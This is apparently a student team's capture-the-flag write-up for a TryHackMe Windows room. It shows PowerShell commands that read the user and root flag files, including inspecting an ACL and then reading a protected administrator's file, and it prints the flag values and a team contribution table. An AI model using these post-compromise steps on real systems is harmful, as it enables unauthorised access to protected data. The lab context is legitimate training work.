
Mode	LastWriteTime	Length	Name
-a---	3/28/2020 12:39 PM	37	user.txt

```
PS C:\users\administrator\Desktop> cat user.txt  
thm{09b408056a13fc222f33e6e4cf599f8c}  
PS C:\users\administrator\Desktop> 
```

Horizontal & Root Privilege Escalation

Members involved: Ho Teck Fung, Tan Teng Hui, Tan Wei Tong, Ong Zi Yang

Tools used: Terminal Thought Process and Methodology and Attempts:



The screenshot shows a PowerShell session with the following commands and output:

```
PS C:\users\administrator\Desktop> cd /  
PS C:\> cd users  
PS C:\users> get-acl c:\users\SuperAdmin | fl  
  
Path      : Microsoft.PowerShell.Core\FileSystem::C:\users\SuperAdmin  
Owner     : NT AUTHORITY\SYSTEM  
Group    : NT AUTHORITY\SYSTEM  
Access   : BUILTIN\Administrators Deny  FullControl  
           S-1-5-21-297466380-2647629429-287235700-1000 Allow  FullControl  
Audit    :  
Sddl     : O:SYG:SYD:PAI(D;OICI;FA;;;BA)(A;OICI;FA;;;S-1-5-21-297466380-2647629429-287235700-1000)  
  
PS C:\users> type c:\users\superadmin\Desktop\root.txt  
thm{a1f936a086b367761cc4e7dd6cd2e2bd}  
PS C:\users>
```

Note 2: It might

At last, we execute the “get-acl” command to check the permissions we have on that directory and we have deny full control. But we can use the command type c:\users\superadmin\Desktop\root.txt to find the flag.

Contribution

ID	Name	Contribution	Signatures
1211102399	Ho Teck Fung	Figured out the exploit for the initial foothold. Did most of the writing after compiling the findings.	
1211102289	Tan Teng Hui	The only one that got the root flag. Did the recon. Discovered the exploit to the root. MVP.	
1211101802	Tan Wei Tong	Figured out the exploit for the initial foothold. Edited the video for presentation.	
1211101795	Ong Zi Yang	Figured out the exploit for the initial foothold. Recorded the video for presentation.	

Video Link: <https://youtu.be/Q9VrmBCHTuU>

List of references:

<https://www.hackingarticles.in/iron-corp-tryhackme-walkthrough/>

https://www.youtube.com/watch?v=aJTnW1natQ0&ab_channel=ZKCiberseguridad